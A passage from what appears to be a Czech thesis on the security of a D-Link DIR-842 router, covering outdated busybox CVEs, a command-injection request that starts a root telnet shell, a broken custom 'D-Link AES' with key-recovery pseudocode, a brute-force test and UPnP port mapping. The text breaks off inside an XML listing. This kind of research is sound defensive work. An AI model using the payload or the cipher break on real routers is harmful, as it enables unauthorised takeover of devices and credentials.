V routeru je ve složce /bin nainstalovaný busybox ve verzi 1.13.4 vydaný 15.04.2009 [28]. První verze firmwaru pro testovaný router byla vydána v roce 2016 [29], zůstává tedy otázkou proč D-Link použil v tu dobu už zastaralou verzi busyboxu a nepoužil nejaktuálnější možnou verzi. V databázi bezpečnostních zranitelností https://nvd.nist.gov jsem si nechal vypsat všechny bezpečnostní zranitelnosti, které postihují tuto verzi busyboxu, a ke dnešnímu dni 5.2.2023 jich je 14 [30]. Mezi vypsanými útoky jsou například útoky jako přetečení bufferu, DoS nebo možnost obejít restrikce ohledně nahrávání modulů do jádra systému. Zranitelné jsou například busybox applety wget, dhcp klient i server nebo unzip. Některé chyby by nebyly přítomné, kdyby se použil aktuálnější busybox v době vydání firmwaru. V tabulce 5.1 jsem vypsal již zmíněné zranitelnosti

busyboxu s číselným ohodnocením CVSSv3, je-li k dispozici, a taky verzi busyboxu s opravou dané zranitelnosti.

CVE ID	Zveřejněno	Opravená verze	CVSSv3 skóre
CVE-2022-28391	03.04.2022	N/A	8.8
CVE-2019-5747	09.01.2019	1.31	7.5
CVE-2018-20679	09.01.2019	1.31	7.5
CVE-2015-9261	26.07.2018	1.27.2	5.5
CVE-2018-1000517	26.06.2018	1.29	9.8
CVE-2018-1000500	26.06.2018	1.32	8.1
CVE-2017-16544	20.11.2017	1.33	8.8
CVE-2011-5325	07.08.2017	1.22	7.5
CVE-2014-9645	12.03.2017	1.23	5.5
CVE-2016-2148	09.02.2017	1.25	9.8
CVE-2016-2147	09.02.2017	1.25	7.5
CVE-2016-6301	09.12.2016	1.25.1	7.5
CVE-2013-1813	23.11.2013	1.21	N/A
CVE-2011-2716	03.07.2012	1.20	N/A

Tabulka 5.1 Přehled busybox zranitelností

Většinu příkazů pro běžnou obsluhu systému (cp, ls, cd, awk, sed, mount, ...) obsluhuje busybox. Jedním z dostupných příkazů je telnetd, server pro vzdálené připojení a spouštění příkazů. Ve složce /sbin se nachází programy specifické pro běh routeru (http server, DHCP, DNS).

Ve složce /www se nachází webová aplikace testovaného routeru. Zde je nejdůležitější a nejzajímavější to, že jsem získal seznam HTML souborů, které webový server poskytuje. Celý seznam souborů je v příloze A. Seznam se hodil v kapitole 5.3.1.

Ještě se tu nachází jedna složka /wa_www s webovou aplikací, která mě zpočátku mátla, protože byla v prohlížeči běžně nedostupná. Ale v kontextu kappitoly 5.3.1 se ukázalo, že webová aplikace služby Web File Access poskytuje soubory z této složky.

5.3 Výchozí nastavení

Jak už bylo zmíněno v kapitole 3.3, při první návštěvě webového rozhraní po resetu do továrního nastavení vyskočí na uživatele okno s prvotním nastavením. Při tomto nastavení je povinné, mimo jiné, změnit heslo Admin uživatele, které je ve výchozím stavu prázdné. Nicméně když se dané okno zavře, pro všechny hodnoty, které se měly nastavit, se použije výchozí nastavení a při další návštěvě webového rozhraní se už prvotní nastavení neotevře. Možnost přeskočit změnu hesla pro Admin uživatele je riziková, nicméně využití této chyby ze strany případného útočníka předpokládá, že už je útočník v lokální síti.

Při procházení administrace routeru jsem hledal místa, kde se pracuje s hesly, jaké služby jsou v základním nastavení dostupné a jaké tovární nastavení by mohlo být z bezpečnostního pohledu nebezpečné.

V možnostech nastavení bezdrátové sítě je pole s heslem k bezdrátové síti jako čistý text, tzn. je viditelné hned po načtení dané stránky. Není to závažné zjištění, protože nelze předpokládat že by se útočník díval uživateli přes rameno, když nastavuje heslo k síti, ale bylo by lepší, aby pole nebylo jako čistý text. Dále je u bezdrátové sítě možnost nastavení Wi-Fi Protected Setup (WPS), které je v základu zapnuté. Podporované a zapnuté jsou obě možnosti pro WPS, jak PIN mód tak Push to Connect. Nicméně testování bezpečnosti WiFi sítě není cílem práce.

Všiml jsem si, že na místech kde se heslo nastavuje (heslo k WiFi síti, heslo pro Admin uživatele), je pole s heslem čistý text, a na místech, kde se heslo zadá jako přihlašovací údaj k jiné službě, např. autentizace k SMTP serveru, je pole jako password, tudíž heslo není po zadání viditelné. Jediné vysvětlení, které pro to mám, je, že je to kvůli tomu, aby uživatel viděl nastavené heslo a byl si jím jistý. Nicméně to lze řešit jinak, např. zadat heslo dvakrát (u změny hesla pro uživatele Admin) nebo si nechat heslo zobrazit po stisknutí tlačítka (heslo na WiFi).

V možnostech nastavení místní sítě pod pokročilým nastavením se nachází služba UPnP, v základu zapnutá, což, jak si ukážeme dále v práci, bylo zneužitelné.

5.3.1 Endpointy

Při procházení webové aplikace jsem vytipoval tři oblasti, na které se zaměřit při praktické analýze:

- kontrola adres, na které se nelze proklikat,
- kontrola politiky hesel,
- služba UPnP.

5.4 Nedostupné stránky

Při procházení dostupných stránek ve webové aplikaci jsem porovnával stránky se seznamem získaným v předchozí kapitole 5.2. Takto jsem získal seznam následujících stránek, ke kterým se nelze doklikat v GUI:

- Home_Demo.html
- internet_Pro.html
- internet_ProAdd.html
- MobileMydlink.html
- Mydlink.html
- SharePort.html
- SharePort_CreateUser.html

Home_Demo.html je domácí stránka vylepšená o přehled zapojených USB disků (testovaný router nemá USB vstup) a stav následujících služeb: DLNA Media Server, SharePort a Windows File Sharing (SAMBA).

Na stránce internet_Pro.html je dle popisku možné si ukládat různé profily připojení k internetu.

Na stránce Mydlink.html a MobileMydlink.html se nabízí možnost registrovat zařízení, nebo ho přihlásit, do služby mydlink. Služba mydlink je chytrá domácnost založená na produktech společnosti D-Link. Nicméně testovaný router není na seznamu podporovaných zařízení pro chytrou domácnost a při pokusu o registraci či přihlášení vrací chybu již router, ke komunikaci se serverem společnosti D-Link vůbec nedojde.

Zbývající stránka SharePort.html se ukázala být zajímavá. Podle blogu na stránce leakix.net [31] je možné na testovaném routeru vzdáleně spustit kód a získat kontrolu nad routerem tím, že si pustíme telnet. Tato chyba se inspirovala a vychází z jiné chyby, konkrétně CVE-2021-45382, která se taktéž nacházela v seznamu 3.5.

Abychom byli schopni chybu zreplikovat, musíme si v administraci routeru povolit na stránce http://«IP adresa routeru»/SharePort.html povolit službu Web File Access. Po tomto kroku, když oskenujeme porty programem nmap na LAN portu, zjistíme, že na portu 8181 běží služba intermapper a port je otevřený. Na daném portu běží webová aplikace služby Web File Access. Do aplikace se nelze přihlásit, i když si vytvoříme uživatele pomocí stránky http://«IP adresa routeru»/SharePort_CreateUser.html. Nicméně nám aplikace poslouží v dalším kroku, kde se na ni odkážeme v HTTP požadavku obsahující command injection.

Pro úspěšné dokončení útoku musíme v internetovém prohlížeči být přihlášení do administrace routeru a mít platnou relaci do doby než dokončíme útok. Heslo na uživatele Admin může případný útočník získat pomocí hádání hesla, popsal jsem v kapitole 5.5.3, nebo může heslo dešifrovat, pokud získá hash hesla, popsal jsem v kapitole 5.5.1.3. Nyní, s platnou relací v prohlížeči, můžeme poslat pomocí programu `curl` následující požadavek:

Výpis kódu 5.2 Command Injection

```
curl -kv "http://<<IP␣adresa␣routeru>>/ddns_check.ccp" \
  -H "User-Agent:␣Mozilla/5.0␣(X11;␣Linux␣x86\_64)␣AppleWebKit/537.36␣(
      KHTML,␣like␣Gecko)␣Chrome/101.0.4951.64␣Safari/537.36" \
  -H "Referer:␣http://<<IP␣adresa␣routeru>>:8181/login.asp" \
  --data-raw "ccp_act=doCheck&ddnsHostName=;telnetd␣-l␣/bin/sh;&
      ddnsUsername=a&ddnsPassword=b"
```

Podle zjištění popsaném na blogu [31] je ddns_check.ccp zranitelný vůči command injection a v příloze C lze najít ukázku dekompilovaného kódu kde přesně se chyba vyskytuje.

Požadavek 5.2 router zpracoval a jak můžeme vidět ve výpisu 5.3 podařilo se úspěšně připojit na router pomocí telnetu jako uživatel root.

Výpis kódu 5.3 Úspěšné přihlášení do routeru pomocí telnetu

```
hostname:~ $ telnet <<IP adresa routeru>> 23
Trying <<IP adresa routeru>>...
Connected to <<IP adresa routeru>>.
Escape character is '^]'.

# ls -l
drwxr-xr-x    2 root     0            1967 Jun 13  2016 bin
drwxr-xr-x    5 root     0             710 Jun 13  2016 dev
drwxr-xr-x    6 root     0             509 Jun 13  2016 etc
drwxr-xr-x    4 root     0               0 Dec 31 16:00 flash
drwxr-xr-x    2 root     0               3 Jun 13  2016 fw
drwxr-xr-x    2 root     0              33 Jun 13  2016 home
lrwxrwxrwx    1 root     0               8 Jun 13  2016 init -> bin/init
drwxr-xr-x    3 root     0             833 Jun 13  2016 lib
drwxr-xr-x    2 root     0               0 Dec 31 16:00 media
drwxr-xr-x    2 root     0               3 Jun 13  2016 mnt
lrwxrwxrwx    1 root     0              14 Jun 13  2016 mydlink -> /
    flash/mydlink
drwxr-xr-x    2 root     0               3 Jun 13  2016 pdata
dr-xr-xr-x   78 root     0               0 Dec 31 16:00 proc
drwxr-xr-x    2 root     0             692 Jun 13  2016 sbin
drwxr-xr-x    2 root     0               3 Jun 13  2016 sgcc
drwxr-xr-x   11 root     0               0 Dec 31 16:00 sys
lrwxrwxrwx    1 root     0               8 Jun 13  2016 tmp -> /var/tmp
drwxr-xr-x    3 root     0              28 Jun 13  2016 usr
drwxr-xr-x   18 root     0               0 Dec 31 16:01 var
drwxr-xr-x    7 root     0            1492 Jun 13  2016 wa_www
drwxr-xr-x    9 root     0            2191 Jun 13  2016 www
```

Když se případnému útočníkovi podaří připojit pomocí telnetu jako uživatel root, získává plnou kontrolu nad zařízením. Může nahrávat a stahovat soubory pomocí FTP, má přístup k nastavení firewallu bez omezení, která jsou ve webové administraci, má také kontrolu nad běžícími procesy. Není omezen pouze na možnosti, které poskytuje webové rozhraní.

5.5 Politika hesel

Veškerá kontrola, zda je dodržena politika hesel, je prováděna v prohlížeči uživatele. Heslo se zašifruje, následně se pomocí protokolu HNAP1 pošle do routeru a změna hesla se provede. Mým cílem zde bylo vytvořit program v jazyce Python který s využitím protokolu HNAP1 bude schopen otestovat, zda se na routeru provádí kontrola politiky hesla. V případě, že se podaří nastavit heslo mimo zadanou politiku hesel, zkontrolovat, jaký je dopad.

5.5.1 Admin heslo

Pro uživatele Admin je v prohlížeči vynucováno pouze jedno pravidlo, a to, aby délka hesla byla 6-15 znaků. Pro změnu hesla, nové heslo bude „DLinkTestHeslo“, pomocí protokolu HNAP1, za použití PrivateKey z kapitoly 4.2.5, se routeru pošle HTTP POST požadavek s XML souborem:

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
soap:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <soap:Body>
    <SetDeviceSettings xmlns="http://purenetworks.com/HNAP1/">
      <DeviceName>dlinkrouter</DeviceName>
      <AdminPassword>
        10252641e20c75b731be4a91448311ff
        07905a4153dd752fbe96969e87d744ab
        07905a4153dd752fbe96969e87d744ab
        07905a4153dd752fbe96969e87d744ab
      </AdminPassword>
      <CAPTCHA>false</CAPTCHA>
      <ChangePassword>true</ChangePassword>
      <PresentationURL>http://dlinkrouter.local</PresentationURL>
    </SetDeviceSettings>
  </soap:Body>
</soap:Envelope>
```


5.5.1.1 Šifrování hesla

Router posílá hesla při jejich změně v XML souboru zašifrovaná pomocí AES-128 v módu ECB. Respektive, takový dojem se snažil výrobce vzbudit. Při zkoumání JavaScriptového kódu vyšlo najevo, že není použita žádná knihovna na šifrování a výrobce vyrobil jen něco, co jako AES-128 ECB vypadá. Dokonce svoje funkce jako AES pojmenoval a i všechny doprovodné funkce se jmenují stejně jako v AES (SubBytes, ShiftRows, MixColumns, AddRoundKey). Dále v textu budu na tuto implementaci odkazovat jako na „D-Link AES“.

Na obrázku 5.1 jsem pomocí diagramu znázornil implementaci „D-Link AES“ šifrování. V porovnání s obrázkem 5.2, kde je znázorněn korektní průběh šifry AES, je zde několik rozdílů:

- žádná expanze klíče,

- MixColumns zcela chybí,
- 1 runda místo 10.




Obrázek 5.1 Šifrování hesel podle „D-Link AES“

Následující Python skript jsem vytvořil, abych demonstroval rozdíl v implementaci „D-Link AES“ a korektní implementace podle specifikace.

Výpis kódu 5.4 Skript porovnávající korektní implementaci a implementaci podle D-Linku

```
from Crypto.Cipher import AES
from DLinkAES import DLinkAES as DL

privkey = "380D354E509686DF5AC9460EEA353FF8"
privkey_bytes = bytearray(privkey + "\0"* (32 - len(privkey)), "utf-8")
login_pass = "DLinkTestHeslo"
pass_bytes = bytearray(login_pass + "\0"*(64 - len(login_pass)), "utf-8"
    )

cipher = AES.new(privkey_bytes, AES.MODE_ECB)
aes_pass = cipher.encrypt(pass_bytes).hex()

dlink = DL(privkey)
dlink_new_pass = bytearray(64)
```

```
for i in range(0, 64, 16):
    dlink_new_pass[i:i+16] = dlink.Encrypt(pass_bytes[i:i+16])

print("Korektní implementace: ".format(aes_pass))
print("D-Link implementace: ".format(dlink_new_pass.hex()))

if aes_pass == dlink_new_pass.hex():
        print("Obě implementace se shodují.")
else:
        print("Implementace se liší.")
```



Obrázek 5.2 Diagram korektního průběhu AES [32]

D-Link šifruje v JavaScriptu v prohlížeči uživatele, DLinkAES je moje reimplementace v

Pythonu, zdrojový kód je na přiloženém médiu stejně jako originální implementace v JavaScriptu. Porovnávám s implementací AES v balíčku pycryptodome.

Jako PrivateKey jsem použil klíč, který jsem získal v kapitole 4.2.5, a testoval jsem pro stejné nové heslo jako v předchozí kapitole, s následujícím výsledkem:

Výpis kódu 5.5 Výstup skriptu 5.4

```
Korektní implementace:
39bbb4b58ebb75c1592289e7b8319679
996b50afb5261031dd627df0aa9bf17d
996b50afb5261031dd627df0aa9bf17d
996b50afb5261031dd627df0aa9bf17d
D-Link implementace:
10252641e20c75b731be4a91448311ff
07905a4153dd752fbe96969e87d744ab
07905a4153dd752fbe96969e87d744ab
07905a4153dd752fbe96969e87d744ab
Implementace „D-Link AES\ se liší od korektní implementace.
```

Výsledek mého porovnání korektní implementace a „D-Link AES“, je, že implementace podle D-Linku je nestandardní. Nestandardní implementace již známých šifrovacích algoritmů, stejně jako implementace vlastního šifrovacího algoritmu, obnáší riziko, že se do výsledné implementace dostane bezpečnostní chyba, stejně jak se to stalo u této implementace.

5.5.1.2 „D-Link AES“ průběh šifrování

Průběh šifrování si ukážeme na příkladu změny hesla pro uživatele Admin. Ve webové aplikaci uživatel zadá nové heslo pro uživatele Admin. Heslo může mít maximálně 15 znaků. V následujícím pseudokódu inspirovaný jazykem Python jsem nastínil, jak funguje šifrování „D-Link AES“:

```
def Encrypt(text):
    vysledek = AddRoundKey(text, rozsireny_privatni_klic[0:16])
    vysledek = SubBytes(vysledek)
    vysledek = ShiftRows(vysledek)
    vysledek = AddRoundKey(vysledek, rozsireny_privatni_klic[16:32])

    return vysledek

# heslo řetězec o maximální délce 15 znaků
rozsirene_heslo = heslo + "\0" * (64 - delka(heslo))
zasifrovane_heslo = ""
# privatni klic jsme již získali dříve a jedná se o MD5 string o délce 16 bytů
rozsireny_privatni_klic = privatni_klic + "\0" * (32 - delka(privatni_klic))

for ( i = 0; i < 64; i += 16):
    zasifrovane_heslo[i:i+16] = Encrypt( rozsirene_heslo[i:i+16] )
```

Při prvním průběhu for cyklu se pošle prvních 16 bytů rozšířeného hesla, neboli původní heslo, které uživatel zadal, k zašifrování. Ve funkci Encrypt se provede ve funkci AddRoundKey XOR s první půlkou rozšířeného privátního klíče, neboli s původním privátním klíčem. Následně proběhne standardní SubBytes a ShiftRows a na konec opět AddRoundKey, tentokrát s druhou půlkou rozšířeného privátního klíče. Druhá půlka rozšířeného privátního klíče jsou samé nuly tudíž druhý AddRoundKey již nemá žádný vliv na výsledek.

Druhý až čtvrtý průchod je stejný. Do funkce Encrypt se pošle dalších 16 bytů rozšířeného hesla, to už je řetězec samých nul. První AddRoundKey provede XOR nul a privátního klíče, výsledkem bude tedy privátní klíč. Funkce SubBytes a ShiftRows pouze nahradí a přeuspořádá byty privátního klíče a druhý AddRoundKey provede XOR takto přeuspořádaného privátního klíče s druhou půlkou rozšířeného privátního klíče, což jsou samé nuly, výsledek to nijak to neovlivní a výsledkem funkce Encrypt bude přeuspořádaný privátní klíč.

5.5.1.3 Prolomení „D-Link AES“

Na příkladu z výstupu 5.5, kde jsme šifrovali pomocí „D-Link AES“ heslo DLinkTestHeslo a dostali jsme následující výstup, si ukážeme, že jsme schopni získat privátní klíč a původní heslo pouze ze zašifrovaného textu:

```
10252641e20c75b731be4a91448311ff <-- zde je zašifrované heslo
07905a4153dd752fbe96969e87d744ab <-- přeuspořádaný privátní klíč
07905a4153dd752fbe96969e87d744ab <-- přeuspořádaný privátní klíč
07905a4153dd752fbe96969e87d744ab <-- přeuspořádaný privátní klíč
```

V následujícím pseudokódu inspirovaný jazykem Python jsem nastínil jak lze prolomit „D-Link AES“ šifrování pouze se znalostí zašifrovaného textu:

```
# zasifrovany_text ... 64 bytů
privatni_klic = InvShiftRows(zasifrovany_text[16:32])
privatni_klic = InvSubBytes(privatni_klic)
privatni_klic = AddRoundKey(privatni_klic, "\0" * 16)

puvodni_heslo = InvShiftRows(zasifrovany_text[0:16])
puvodni_heslo = InvSubBytes(puvodni_heslo)
puvodni_heslo = AddRoundKey(puvodni_heslo, privatni_klic)

print(puvodni_heslo)
```

Konkrétní implementace v jazyce Python je dostupná na přiloženém médiu.

5.5.2 WiFi heslo

Pro nastavení hesla k WiFi síti s WPA zabezpečením (ve výchozím nastavení) nás router pouze limituje na délku hesla, 8-63 znaků. To je ve webovém rozhraní vynucováno. Pro změnu hesla, nové heslo bude „SuperTajneHeslo“ pomocí protokolu HNAP1 za použití PrivateKey z kapitoly 4.2.5, se routeru pošle HTTP POST požadavek s XML souborem:

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
soap:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <soap:Body>
        <SetWLanRadioSecurity xmlns="http://purenetworks.com/HNAP1/">
      <RadioID>RADIO_2.4GHz</RadioID>
          <Enabled>true</Enabled>
          <Type>WPAORWPA2-PSK</Type>
          <Encryption>TKIPORAES</Encryption>
          <Key>
            7f25ab41939153f118cb6ed5eebc947f
```

```
            07905a4153dd752fbe96969e87d744ab
            07905a4153dd752fbe96969e87d744ab
            07905a4153dd752fbe96969e87d744ab
          </Key>
          <KeyRenewal>3600</KeyRenewal>
        </SetWLanRadioSecurity>
  </soap:Body>
</soap:Envelope>
```

I zde je heslo, v XML elementu Key, zašifrované pomocí výše zmíněné implementace šifry „D-Link AES“ z kapitoly 5.5.1.1.

V obou případech jsme schopni komunikací s routerem pomocí HNAP1 napřímo, bez webového rozhraní, limitace na délku hesel obejít. Pro uživatele Admin nemá porušení pravidla na délku 6-15 znaků žádný vliv, jsme schopni nastavit heslo v délce 0-64 znaků a přihlásit se do routeru. V případě, že má nové heslo více jak 64 znaků, znaky nad limit se ignorují a nastaví se heslo na prvních 64 znaků. V případě hesla u WiFi jsme taktéž schopni nastavit libovolně dlouhé heslo v rozmezí 0-64 znaků, nicméně u hesla pod 8 znaků se následně nebudeme moci připojit. Při přihlašování do sítě jsme nuceni operačním systémem zadat alespoň 8 znaků.

5.5.3 Omezení proti hádání hrubou silou

Pro otestování, zda je v routeru implementované zabezpečení proti útoku hrubou silou, jsem vytvořil krátký program v jazyku Python, který prochází seznam hesel z textového souboru. V programu využívám postupu pro přihlašování do routeru popisované v kapitole 4.2.5 a v případě úspěchu, tzn. bylo nalezeno správné heslo, heslo změním pomocí mojí reimplementace „D-Link AES“ šifrování implementované v routeru, kterou zmiňuji v kapitole 5.5.1.1. Program jsem pustil nad vzorkem 3.5 milionu špatných hesel následovaných správným heslem. Ze strany routeru neprobíhala žádná obranná akce, po všech špatných pokusech o přihlášení proběhlo bez problémů úspěšné přihlášení. Testování probíhalo na RaspberryPi 3B+ 64bit 1Gb RAM a běželo cca 11 hodin, což dělá cca 5303 požadavků na přihlášení za jednu minutu a cca 88.4 požadavků za sekundu. Za použití silnějšího počítače bychom se mohli dostat jistě na lepší výsledky.

5.6 Služby

Pomocí nástroje nmap a následujících přepínačů jsem zjišťoval běžící služby, jak jsem popsal výše v kapitole 5.1.4:

```
nmap -p- -A -sV -oN output_file <target IP>
```

Popis použitých parametrů:

-p- oskenuj porty v celém rozsahu (0-65535),

-A zjisti operační systém, verze, použij skripty ke skenování a traceroute,

-sV zjisti název běžící služby (programu) a případně i verzi programu,

-oN výstupní soubor s výsledkem skenu.

5.6.1 Výsledek na WAN portu

Skenování WAN portu probíhalo ve dvou fázích. Nejdřív byl sken proveden z vnější sítě (počítač byl připojen do WAN portu routeru) a pak z vnitřní sítě (počítač byl připojen do LAN portu routeru). Při skenování z vnější sítě byly objeveny dva porty, port 80 a 443, které se nacházely ve

stavu filtered, tzn. že nmap nebyl schopen určit, zda je port otevřený nebo ne. Podle dokumentace programu nmap [33] za to může filtrování packetů firewallem. Zbylé porty byly ve stavu closed, tzn. že byly přístupné, ale neběžela na nich žádná služba.

Při skenování z vnitřní sítě byly na WAN portu otevřené dva porty, 52881 a 65530 — na obou běží UPnP. Další dva porty, 80 a 443 byly ve stavu filtered a zbylé porty byly ve stavu closed.

5.6.2 Výsledek na LAN portu a přes WiFi

Porty 53, 80, 443, 52881 a 65530 byly z lokální sítě ve stavu open, tzn. že porty byly otevřené a běžely na nich služby. Dalších jedenáct portů v rozmezí 54088 až 54098 bylo ve stavu tcpwrapped. Porty označené jako tcpwrapped označují takové porty, na kterých velmi pravděpodobně běží aplikace chráněné službou tcpwrapper. Tcpwrapper je Unixový program, který u příchozích síťových spojení kontroluje, zda mají právo na to, aby se spojila s cílovou aplikací.[34]

Port	Stav	Služba	Verze
53/tcp	open	domain	dnsmasq 2.41
80/tcp	open	http	jjhttpd 0.1.0 (D-Link or TRENDNet WAP)
443/tcp	open	ssl/http	jjhttpd 0.1.0 (D-Link or TRENDNet WAP)
52881/tcp	open	upnp	MiniUPnP
54088/tcp	open	tcpwrapped	
54089/tcp	open	tcpwrapped	
54090/tcp	open	tcpwrapped	
54091/tcp	open	tcpwrapped	
54092/tcp	open	tcpwrapped	
54093/tcp	open	tcpwrapped	
54094/tcp	open	tcpwrapped	
54095/tcp	open	tcpwrapped	
54096/tcp	open	tcpwrapped	
54097/tcp	open	tcpwrapped	
54098/tcp	open	tcpwrapped	
65530/tcp	open	upnp	MiniUPnP 1.7 (UPnP 1.1)

Tabulka 5.2 Výstup programu nmap — otevřené porty

Podrobný výpis lze najít na přiloženém médiu.

5.6.3 UPnP

Při kontrole výchozího nastavení (kapitola 5.3) jsem zjistil, že na routeru běží služba UPnP, a pomocí skenování portů jsem zjistil, na kterých konkrétních portech (52881 a 65530). V kapitole 4.1.3 jsem zjistil, že router nabízí tři zařízení, u jednoho z nich jsem zjistil nabízené služby a poslal jsem konkrétní dotaz na jednu službu. Pomocí postupu popsaného v této kapitole jsem získal názvy všech zařízení a nabízených služeb, které jsem vypsal v tabulce 5.3.

DIR-842	WANDevice	WANConnectionDevice
SetDefaultConnectionService	GetCommonLinkProperties	SetConnectionType
GetDefaultConnectionService	GetTotalBytesSent	GetConnectionTypeInfo
	GetTotalBytesReceived	RequestConnection
	GetTotalPacketsSent	ForceTermination
	GetTotalPacketsReceived	GetStatusInfo
		GetNATRSIPStatus
		GetGenericPortMappingEntry
		GetSpecificPortMappingEntry
		AddPortMapping
		DeletePortMapping
		GetExternalIPAddress

Tabulka 5.3 Zařízení a služby nabízené pomocí UPnP na routeru D-Link DIR-842

U zařízení WANConnectionDevice mě zaujaly služby AddPortMapping a DeletePortMapping, které jsem se rozhodl blíže prozkoumat.

5.6.4 UPnP služby

Na adrese http://192.168.0.1:65530/root.sxml zjistíme, že podrobnosti o parametrech služeb AddPortMapping a DeletePortMapping najdeme na URL http://192.168.0.1:65530/WANIPCn.xml.

AddPortMapping	DeletePortMapping
NewRemoteHost	NewRemoteHost
NewExternalPort	NewExternalPort
NewProtocol	NewProtocol
NewInternalPort	
NewInternalClient	
NewEnabled	
NewPortMappingDescription	
NewLeaseDuration	

Tabulka 5.4 Vstupní parametry funkcí AddPortMapping a DeletePortMapping

Popis argumentů z dokumentace[35, s. 30-31] včetně omezení, pokud nějaká mají:

NewRemoteHost IP adresa, nebo také DNS jméno, zdroje. Lze použít i wildcard, prázdný string, a obsáhnout tím všechny zdroje z vnější sítě.

NewExternalPort Port dostupný na WAN portu.

NewProtocol Povolené hodnoty jsou pouze „TCP“ nebo „UDP“.

NewInternalPort Port ve vnitřní síti na klientovi, kam směřujeme mapování.

NewInternalClient IP adresa klienta ve vnitřní síti, kam směřuje mapování. Může též být DNS jméno.

NewEnabled Informace zda je mapování aktivní (1) nebo ne (0).

NewPortMappingDescription Stručný popis mapování.

NewLeaseDuration Doba v sekundách, po jakou potrvá naše mapování. Nastavíme-li hodnotu na 0, bude mapování statické.

Potřebné HTTP hlavičky a šablonu dokumentu jsem již získal a popsal v kapitole 4.1.3.3.

5.6.4.1 Služba AddPortMapping

V našem případě při volání AddPortMapping na router D-Link DIR-842 bude následující hlavička:

Výpis kódu 5.6 Hlavička při volání AddPortMapping

```
POST http://192.168.0.1:65530 HTTP/1.1
HOST: 192.168.0.1:65530
TRANSFER-ENCODING: "chunked"
CONTENT-TYPE: text/xml; charset="utf-8"
SOAPACTION: "urn:schemas-upnp-org:service:WANIPConnection:1#
    AddPortMapping"
```

Po doplnění všech parametrů služby AddPortMapping, které jsou uvedené v tabulce 5.4 a dosazení správných hodnot, dostáváme výsledný XML soubor:

Výpis kódu 5.7 AddPortMapping XML

```
<?xml version="1.0"?> <s:Envelope
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="
    http://schemas.xmlsoap.org/soap/encoding/">
  <s:Body>
